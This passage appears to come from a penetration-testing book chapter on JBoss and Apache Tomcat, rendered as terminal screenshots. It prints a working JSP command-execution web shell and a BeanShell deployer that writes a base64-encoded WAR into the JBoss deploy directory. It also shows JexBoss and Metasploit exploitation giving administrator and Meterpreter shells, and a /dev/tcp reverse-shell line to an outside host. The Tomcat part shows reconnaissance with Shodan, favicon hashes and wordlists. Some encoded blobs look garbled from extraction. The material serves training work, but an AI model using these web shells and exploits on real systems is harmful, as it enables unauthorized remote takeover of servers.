Harry@xXxZombi3xXx ~~/redteam-jboss/BeanShellDeployer ./mkbeanshell.rb -w redteam.war -o redteam.bsh
Harry@xXxZombi3xXx ~~/redteam-jboss/BeanShellDeployer
Harry@xXxZombi3xXx ~~/redteam-jboss/BeanShellDeployer ls -alh
total 48
drwxr-xr-x  7 Harry  staff   224B Sep 16 05:01 .
drwx----- 10 Harry  staff   320B Sep 16 03:09 ..
-rwxr-xr-x  1 Harry  staff   1.8K May 25 2010 mkbeanshell.rb
-rw-r--r--@ 1 Harry  staff   1.7K Sep 16 05:29 redteam.bsh
-rw-r--r--  1 Harry  staff   1.1K Sep 16 05:01 redteam.war
    
```

```

Harry@xXxZombi3xXx ~~/redteam-jboss/BeanShellDeployer
Harry@xXxZombi3xXx ~~/redteam-jboss/BeanShellDeployer cat redteam-shell.jsp
<%@ page import="java.util.*,java.io.*"%>
<%
if (request.getParameter("cmd") != null) {
String cmd = request.getParameter("cmd");
Process p = Runtime.getRuntime().exec(cmd);
OutputStream os = p.getOutputStream();
InputStream in = p.getInputStream();
DataInputStream dis = new DataInputStream(in);
String disr = dis.readLine();
while ( disr != null ) {
out.println(disr);
disr = dis.readLine();
}
}
%>
Harry@xXxZombi3xXx ~~/redteam-jboss/BeanShellDeployer
    
```

```

redteam.bsh
1 import java.io.FileOutputStream;import sun.misc.BASE64Decoder;String val = "
UESDBBQACAAIAOm6VUMAAAAAAAAAAAAAAAAAAAAJAAQATUVUQS1JTKYv/soAAAMAUeSHCAAAAAACAAAAAAAFBLAwQUAAgA
CADpuLVDAAAAAAAAAAAAAAAAAAAAFVVEEtSU5GL01BTk1GRVNUk1G803My0xLl57RDUStKs7Mz7NSMNQz40VyLkpnLE1N
0XWqBAmY6RnEG5koaASX5in4ZiYX5RDXfpek5hYre0Yl62nyvcFyAQBQSwcIbzmSBUcAAABHAAAAUEsDBAAoAAAAEmsJUEA
AAAAAAAAAAAAAAAAIAAAAV0VC
LUL0Ri9Q5wMEFAAIAAgASawlQQAIAAAAAAAAAAAAAAAAAAA8AAABXRUItSU5GL3dlYi54bWYkLFYwyAQRHt/BUMPJyuuNBj/
gN3EKdJ5iHSJ0A1k0RGhzw/RxGTkx lfe7mP3UKFF9WzG1ezg3wvC850es fSqIgfwojSw5PR96GMFYAnZmNpG8v68FB
ksATdCUiZyuVZ6WqhWwmY4wyvshh+oKyKPbwfjlf6xadEdZTML5G/vAE2YpWx3moTVgbPmnBnujwd9StvB3kQs1DYv6IUh64
zpoint0Yeg96471vhjUP9is0bGseulfa9go22xToaxaftUc0ETUIiMoF9Gpr2CLP6HQ05X9/p69wNQSwcIUL0oZdgAAAC5AQAA
UESDBBQACAAIAF0sJUEAAAAAAAAAAAAAAAAAAAAcmVkdGVhbS1zaGVsbC5qc3B90NFKxTAMBUd7PUUCdLqD9AU8Ey/
0jSB40Ccow5yRnQ1d6hHEdzfvUNQetGS/
0ug2XdXkNyMQCHFLEP75F6cLULe7s4/3xTtruUm33X0A0YjM8FF7EzytFLF1Awm3YMU9vD2QBcv0/
hrbmXTDyD1mGAf3oumm00Iy4LJIV3hYUCVrg+TW/xFUEjw01tkVREZ6MLEBftSNVuy0bZnf8o4m+1qVZ0c0K2cKI6j/
EEvXJDrHz9kQsTC+r2XRdjHXyGZE8gvmK1zVA3UMsYpN2imdTQ7V/jHjXo2v+AFBLBwizAywG3QAAAjEBAABQSwECFA
AUAAGACADpuLVDAIAAAIAIAAAAAAAAAAACQAEAAAAAAAAAAAAAAAAAAAAATUVUQS1JTKYv/soAAAFBLAQIUABQACAAIAOm6VUNvOZ
IFRwAAAEcAAAAUAAAAAAAAAAAAAAAAAAD0AAABNRVRBLUL0Ri9NQUSJRKVTVC5NRlBLAQIKAAoAAAAAAEmsJUEAAAAAAAAAAAA
AAAAIAAAAAAAAAAAAAAAAAAAAMyAAABXRUItSU5GL1BLAQIUABQACAAIAEmsJUFQs6hL2AAAAALKBAAAPAAAAAAAAAAAAAAAAAAO
wAAABXRUItSU5GL3dlYi54bWxQSWEcFAAUAAgACABTfCVBswMsBt0AAACRAQAAEQAAAAAAAAAAAAAAAAAAAAcmVkdGVhbS
1zaGVsbC5qc3BQSwUGAAAAAAAAUABQAvAAQAHQMAAAAA";BASE64Decoder decoder = new BASE64Decoder();byte[]
byteval = decoder.decodeBuffer(val);FileOutputStream fstream = new FileOutputStream("/tmp/
redteam.war");fstream.write(byteval);fstream.close();
    
```

```

redteam.bsh
1 import java.io.FileOutputStream;import sun.misc.BASE64Decoder;String val = "
UESDBBQACAAIAOm6VUMAAAAAAAAAAAAAAAAAAAAAAJAAQATUVUQS1JTkYv/soAAAMAUESHCAAAAAACAAAAAAAAAFBLAwQUAAgA
CADpuLVDAAAAAAAAAAAAAAAAAAAFAAAAE1FVEETsUS5GL01BTklGRVNUlK1G803My0xLLS7RDUstKs7Mz7NSMNQz40VYlKpNLE1N
0XWqBAmY6RnEG5koaASX51n4ZiYX5RdXFpek5HyreOYL62nycvFyAQBQSwcIbzmSBUcAAABHAAAAAUESDBA0AAAAAAAAEmsJUEA
AAAAAAAAAAAAAAAAAAAAIAAAAV0VC
LUL0Ri9QSwMEFAAIAAgASawLQAAAAAAAAAAAAAAAAAAAAA8AAABXRUItSU5GL3dlyi54bwYkLFywyAQRHt/BUMPJyuuNBj/
gn3EKdJ5iHSJ0Aik0RGhzW/RxGtKxLfe7mP3UKfF9WzG1ezgj3wvC850esfSqIgfwwjSw5PR96GMFYAnZmNpG8v68FB
ksAtDCUziZyuVZ6WqhWwmY4wyvshh+oKyKPbwfjLf6xadEdZTML5G/vAE2YpWx3moTVgPmnBnujwd9Stvb3kQs1DYv6IUh64
zpoIn0Yeg96471vhjUP9is0bGseuLfa9go22xToaxaftUc0ETUiMoF9Gpr2CLP6HQ05X9/p69wNQSwcIUL0oZdgAAAC5AQAA
UESDBBQACAAIAF0sJUEAAAAAAAAAAAAAAAAAAAAAAcmVkdGVhbS1zaGVsbC5qc3B90NFKxTAMBUd7PUUCdLQD9AU8Ey/
0jSB40CcoW5yrNq1d6hHEdzfViUNQetGS/
0ug2XdXkNymQCHFLEP75F6cLULe7s4/3xTtru0um33X0A0YjM8FF7EzytFLF1Awm3YMU9vD2QBcv0/
hrbmXTDYd1mGAf3oumm00Iy4LJIV3hYUCVrg+TW/xFUEjW01tkVREZ6MLEBftSNVuy0bZnF8o4m+1qVZ0c0K2cKI6j/
EEvxJDRHz9kKqsTC+r2XRDjHXy6ZE8gvmK1zVA3UMsYpN2imdTQ7V/jHjXo2v+AFBLBwizAywG3QAAAjEBAAABQSwECFA
AUAgACADpuLVDAAAAAAIAAAAAAAAAAACQAEAAAAAAAAAAAAAAAAAAAAAAATUVUQS1JTkYv/soAAAFBLAQIAUABQACAAIAOm6VUNvOZ
IFRwAAAEcAAAAUAAAAAAAAAAAAAAAAAAD0AAABNRVRBLUL0Ri9NQ5JrKVTVC5NRlBLAQIKAAoAAAAAEmSjUEAAAAAAAAAAAA
AAAAAIAAAAAAAAAAAAAAAAAAAAYAAABXRUItSU5GL1BLAQIUABQACAAIAEmSjUFQs6hL2AAAAALkBAAPAAAAAAAAAAAAAAAAAAAA
wAAABXRUItSU5GL3dlyi54bwXQSwECFAAUAAgACABTRCvBswMsBt0AAACRAQAAEQAAAAAAAAAAAAAAAAAAAAABAgAAcmVkdGVhbS
1zaGVsbC5qc3BQSwUGAAAAAAUABQAvAAQAAHQMAAAAA";BASE64Decoder decoder = new BASE64Decoder();String
jboss_home = System.getProperty("jboss.server.home.dir");new File(jboss_home + "/deploy/").
mkdir();byte[] byteval = decoder.decodeBuffer(val);String location = jboss_home + "/deploy/
test.war";FileOutputStream fstream = new FileOutputStream(location);fstream.write(byteval);
fstream.close();

```

```

Harry@xXxZombi3xXx ~/redteam-jboss/BeanShellDeployer ➤ cd ..
Harry@xXxZombi3xXx ~/redteam-jboss ➤
Harry@xXxZombi3xXx ~/redteam-jboss ➤
Harry@xXxZombi3xXx ~/redteam-jboss ➤ cd Webconsole-Invoker
Harry@xXxZombi3xXx ~/redteam-jboss ➤
Harry@xXxZombi3xXx ~/redteam-jboss/Webconsole-Invoker ➤ ./webconsole_invoker.rb -h
Usage: ./webconsole_invoker.rb [options] MBean

  -u, --url URL           The Invoker URL to use (default: http://localhost:8080/web-console/Invoker)
  -a, --get-attr ATTR    Read an attribute of an MBean
  -i, --invoke METHOD     invoke an MBean method
  -p, --invoke-params PARAMS MBean method params
  -s, --invoke-sigs SIGS MBean method signature
  -t, --test             Test the script with the ServerInfo MBean's listThreadDump() method
  -h, --help            Show this help

Example usage:
./webconsole_invoker.rb -a OSVersion jboss.system:type=ServerInfo
./webconsole_invoker.rb -i listThreadDump jboss.system:type=ServerInfo
./webconsole_invoker.rb -i listMemoryPools -p true -s boolean jboss.system:type=ServerInfo

As params, only Strings and booleans are allowed. This is due to the fact that
we want to be able to give the data structure on the command line. Numbers may
be supported next.

Harry@xXxZombi3xXx ~/redteam-jboss/Webconsole-Invoker ➤

```

```

Harry@xXxZombi3xXx ~/redteam-jboss/Webconsole-Invoker ➤ ./webconsole_invoker.rb -u http://[redacted]
web-console/Invoker -i createScriptDeployment -s "java.lang.String","java.lang.String" -p "`cat ../B
eanShellDeployer/redteam.bsh`,`redteam.bsh jboss.deployer:service=BShellDeployer
file:/C:/Users/[redacted]AppData/Local/Temp/redteam.bsh[redacted].bsh
Harry@xXxZombi3xXx ~/redteam-jboss/Webconsole-Invoker ➤

```



```
Harry@xXxZombi3xXx ~/jexboss master
Harry@xXxZombi3xXx ~/jexboss master ./jexboss.py -u http://[redacted]:8080/ --jboss -P http://127.0.0.1:8080/

* --- JexBoss: Jboss verify and EXPloitation Tool --- *
| * And others Java Deserialization Vulnerabilities * |
| @author: João Filho Matos Figueiredo |
| @contact: joaomatosf@gmail.com |
| @update: https://github.com/joaomatosf/jexboss |
#-----#

@version: 1.2.4

** Checking proxy: http://127.0.0.1:8080/ **

* Checking for updates in: http://joaomatosf.com/rnp/releases.txt **

** Checking Host: http://[redacted]:8080/ **

[*] Checking admin-console: [ EXPOSED ]
[*] Checking web-console: [ VULNERABLE ]
[*] Checking jmx-console: [ VULNERABLE ]
[*] Checking JMXInvokerServlet: [ VULNERABLE ]
```

```
* Do you want to try to run an automated exploitation via "JMXInvokerServlet" ?
If successful, this operation will provide a simple command shell to execute
commands on the server..
Continue only if you have permission!
yes/NO? yes
```

```

* Sending exploit code to http://[REDACTED]8080/. Please wait...
* Successfully deployed code! Starting command shell. Please wait...

# ----- # LOL # ----- #

* http://[REDACTED]8080/:

# ----- #

* For a Reverse Shell (like meterpreter =]), type the command:

jexremote=YOUR_IP:YOUR_PORT

Example:
Shell>jexremote=192.168.0.10:4444

Or use other techniques of your choice, like:
Shell>/bin/bash -i > /dev/tcp/192.168.0.10/4444 0>&1 2>&1

And so on... =]

# ----- #

* Apparently an IPS is blocking some requests. Check for updates will be disabled...

[Type commands or "exit" to finish]
Shell> whoami
[REDACTED]\administrator

```

```

msf5 >
msf5 > use exploit/multi/http/jboss_invoke_deploy
msf5 exploit(multi/http/jboss_invoke_deploy) > show options

Module options (exploit/multi/http/jboss_invoke_deploy):

  Name      Current Setting      Required  Description
  ----      -
  APPBASE   random               no        Application base name, (default: random)
  JSP       random               no        JSP name to use without .jsp extension (default: random)
  Proxies   []                  no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    [REDACTED]          yes       The target address range or CIDR identifier
  RPORT     8080                 yes       The target port (TCP)
  SSL       false                no        Negotiate SSL/TLS for outgoing connections
  TARGETURI /invoker/JMXInvokerServlet yes       The URI path of the invoker servlet
  VHOST     [REDACTED]          no        HTTP server virtual host

Exploit target:

  Id  Name
  --  ---
  0    Automatic

```

```
Harry@xXxZombi3xXx ~  
Harry@xXxZombi3xXx ~ curl http://[REDACTED]:8080/invoker/JMXInvokerServlet | xxd  
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current  
          Dload  Upload   Total      Spent    Left  Speed  
100 3168    0 3168    0    0 22647    0 --:--:-- --:--:-- --:--:-- 22791  
00000000: aced 0005 7372 0024 6f72 672e 6a62 6f73  ....sr.$org.jboss  
00000010: 732e 696e 766f 6361 7469 6f6e 2e4d 6172  s.invocation.Mar  
00000020: 7368 616c 6c65 6456 616c 7565 eacc e0d1  shalledValue....  
00000030: f44a d099 0c00 0078 707a 0000 0400 0000  .J.....xpz.....  
00000040: 0c0d aced 0005 7372 0028 6f72 672e 6a62  ....sr.(org.jb  
00000050: 6f73 732e 696e 766f 6361 7469 6f6e 2e49  oss.invocation.I  
00000060: 6e76 6f63 6174 696f 6e45 7863 6570 7469  nvocationExcepti  
00000070: 6f6e cf54 919d d384 0f4a 0200 014c 0005  on.T.....J...L..  
00000080: 6361 7573 6574 0015 4c6a 6176 612f 6c61  causet..Ljava/la
```

```
msf5 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 0.0.0.0:80  
[*] Sending stage (53867 bytes) to [REDACTED]  
[*] Meterpreter session 1 opened ([REDACTED]:80 -> [REDACTED]:36204) at 2019-08-17 16:35:17 +0000  
  
meterpreter > getuid  
Server username: jboss  
meterpreter > █
```

Chapter 12: Penetration Testing on Technological Platforms - Apache Tomcat

The screenshot displays the Shodan search engine interface. At the top, the Shodan logo is on the left, followed by a search bar containing the text 'tomcat'. To the right of the search bar are navigation links: 'Explore', 'Downloads', 'Reports', 'Pricing', and 'Enterprise Access'. Below the search bar is a secondary navigation bar with buttons for 'Exploits', 'Maps', 'Images', 'Share Search', 'Download Results', and 'Create Report'. The main content area is divided into several sections:


- TOTAL RESULTS:** A box containing the number '93,983'.
- TOP COUNTRIES:** A world map with red highlights indicating search results by country. Below the map, a table lists the top countries:

China	36,329
United States	17,936
- Search Result Card:** A card for 'Hangzhou Alibaba Advertising Co.,Ltd.' with a red bar and the number '7'. It includes the text 'Added on 2020-01-28 14:08:09 GMT' and a small red flag icon for 'China'. To the right of the card, the following HTTP response details are shown:

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Tue, 28 Jan 2020 14:10:23 GMT

2000

<!DOCTYPE html>
```
- Advertisement:** A banner at the top right of the results area reads: 'New Service: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)'.



```
root@8e5c7e26e0d2:/usr/local/tomcat# ls -alh
total 128K
drwxr-sr-x 1 root staff 4.0K Sep 12 2018 .
drwxrwsr-x 1 root staff 4.0K Sep 5 2018 ..
-rw-r--r-- 1 root root 56K Jun 29 2018 LICENSE
-rw-r--r-- 1 root root 1.5K Jun 29 2018 NOTICE
-rw-r--r-- 1 root root 6.7K Jun 29 2018 RELEASE-NOTES
-rw-r--r-- 1 root root 16K Jun 29 2018 RUNNING.txt
drwxr-xr-x 2 root root 4.0K Sep 12 2018 bin
drwxr-xr-x 1 root root 4.0K Sep 29 14:21 conf
drwxr-sr-x 3 root staff 4.0K Sep 12 2018 include
drwxr-xr-x 2 root root 4.0K Sep 12 2018 lib
drwxrwxrwx 1 root root 4.0K Sep 29 14:21 logs
drwxr-sr-x 3 root staff 4.0K Sep 12 2018 native-jni-lib
drwxr-xr-x 2 root root 4.0K Sep 12 2018 temp
drwxr-xr-x 7 root root 4.0K Jun 29 2018 webapps
drwxrwxrwx 1 root root 4.0K Sep 29 14:21 work
root@8e5c7e26e0d2:/usr/local/tomcat# █
```

```
root@8e5c7e26e0d2:/usr/local/tomcat# cd webapps/
root@8e5c7e26e0d2:/usr/local/tomcat/webapps# ls -alh
total 28K
drwxr-xr-x 7 root root 4.0K Jun 29 2018 .
drwxr-sr-x 1 root staff 4.0K Sep 12 2018 ..
drwxr-xr-x 3 root root 4.0K Sep 12 2018 ROOT
drwxr-xr-x 14 root root 4.0K Sep 12 2018 docs
drwxr-xr-x 6 root root 4.0K Sep 12 2018 examples
drwxr-xr-x 5 root root 4.0K Sep 12 2018 host-manager
drwxr-xr-x 5 root root 4.0K Sep 12 2018 manager
root@8e5c7e26e0d2:/usr/local/tomcat/webapps# █
```


```
Harry@xXxZombi3xXx ~ ➤ curl -I http://[REDACTED]
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Powered-By: Servlet/3.0 JSP/2.2 (Apache Tomcat/7.0.64 Java/Oracle Corporation/1.7.0_45-b18)
Set-Cookie: JSESSIONID=5D5936A67B90945FA174708C4E43CF24.jvm1; Path=/; Secure; HttpOnly
Content-Type: text/html;charset=UTF-8
Transfer-Encoding: chunked
Vary: Accept-Encoding
Date: Sun, 29 Sep 2019 14:37:40 GMT

Harry@xXxZombi3xXx ~ █
```

```
Harry@xXxZombi3xXx ~ ➤
Harry@xXxZombi3xXx ~ ➤ curl -I http://[REDACTED]3080/manager/html
HTTP/1.1 401 Unauthorized
Cache-Control: private
Content-Type: text/html;charset=ISO-8859-1
Date: Sun, 06 Oct 2019 17:47:30 GMT
Expires: Thu, 01 Jan 1970 05:30:00 IST
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=DDE51747E2CA835213B9A099B7D6625F; Path=/manager/; HttpOnly
WWW-Authenticate: Basic realm="Tomcat Manager Application"
Connection: keep-alive

Harry@xXxZombi3xXx ~ █
```

```
3 | "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"
4 | <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="
5 | <head>
6 |   <title>Apache Tomcat</title>
7 | </head>
```



← → ↻ ⓘ Not Secure [redacted]080/manager/html


401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, contain the credentials to let you use this webapp.


For example, to add the `manager-gui` role to a user named `tomcat` with a password of

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were assign the role(s) required for the functionality you wish to access.




```
Harry@xXxZombi3xXx ~/Desktop
Harry@xXxZombi3xXx ~/Desktop md5 favicon.ico
MD5 (favicon.ico) = 4644f2d45601037b8423d45e13194c93
Harry@xXxZombi3xXx ~/Desktop
```



owasp.org/index.php/OWASP_favicon_database

```
7c7b66d305e9377fa1 4644f2d45601037b8423d45e 1/1
0e2503a23068aac350
1fd3fafc1d461a3d19e91dbbba03d0aa:tea (17.6.1)
4644f2d45601037b8423d45e13194c93:Apache Tomcat (5.5.26), Alfresco Community
1de863a5023e7e73f050a496e6b104ab:torrentflux (2.4)
83dea3d5d8c6feddec84884522b61850:torrentflux (2.4) - themes/G4E/
dlbc9681dce4ad805c17bd1f0f5cee97:torrentflux (2.4) - themes/BlueFlux/
8d13927efb22bbe7237fa64e858bb523:transmission (1.34)
5b015106854dc7be448c14b64867dfa5:tulip (3.0.0~B6)
ff260e80f5f9ca4b779fbd34087f13cf:Horde Groupware Webmail 1.0.1 (Turba Theme, 2.1.7)
e7fc436d0bf31500ced7a7143067c337:twiki (4.1.2) - logos/favicon.ico
9789c9ab400ea0b9ca8fcbd9952133bd:twiki (4.1.2) - webpreferences
2b52c1344164d29dd8fb758db16aad6:vdr-plugin-live (0.2.0)
```


```
Harry@xXxZombi3xXx ~ ➤ cat SecLists/Discovery/Web-Content/tomcat.txt
ROOT
add
balancer
dav
deploy
examples
examples/jsp/index.html
examples/jsp/snp/snoop.jsp
examples/jsp/source.jsp
examples/servlet/HelloWorldExample
examples/servlet/SnoopServlet
examples/servlet/TroubleShooter
examples/servlet/default/jsp/snp/snoop.jsp
examples/servlet/default/jsp/source.jsp
examples/servlet/org.apache.catalina.INVOKER.HelloWorldExample
examples/servlet/org.apache.catalina.INVOKER.SnoopServlet
examples/servlet/org.apache.catalina.INVOKER.TroubleShooter
examples/servlet/org.apache.catalina.servlets.DefaultServlet/jsp/snp/snoop.jsp
examples/servlet/org.apache.catalina.servlets.DefaultServlet/jsp/source.jsp
examples/servlet/org.apache.catalina.servlets.WebdavServlet/jsp/snp/snoop.jsp
examples/servlet/org.apache.catalina.servlets.WebdavServlet/jsp/source.jsp
```



Apache Tomcat Version 8.0.53
Release Notes

=====
CONTENTS:
=====

- * Dependency Changes
- * API Stability
- * Bundled APIs
- * Web application reloading and static fields in shared libraries
- * Security manager URLs
- * Symlinking static resources
- * Viewing the Tomcat Change Log
- * Cryptographic software notice
- * When all else fails



The screenshot shows a web browser window with the address bar displaying "localhost:8888/docs/changelog.html". The page content includes the Apache Tomcat logo (a yellow cat) on the left. To the right of the logo, the text "Apache Tomcat 8" is displayed in a large font, with "Version 8.0.53, Jun 29 2018" below it. A "Links" section on the left lists "Docs Home", "FAQ", and "User Comments". A "Changelog" section on the right lists "Tomcat 8.0.53 (violetagg)".

3	auxiliary/dos/http/apache_commons_fileupload_dos	2014-02-06
4	auxiliary/dos/http/apache_tomcat_transfer_encoding	2010-07-09
5	auxiliary/dos/http/hashcollision_dos	2011-12-28
6	auxiliary/scanner/http/tomcat_enum	
7	auxiliary/scanner/http/tomcat_mgr_login	
8	exploit/linux/http/cisco_prime_inf_rce	2018-10-04
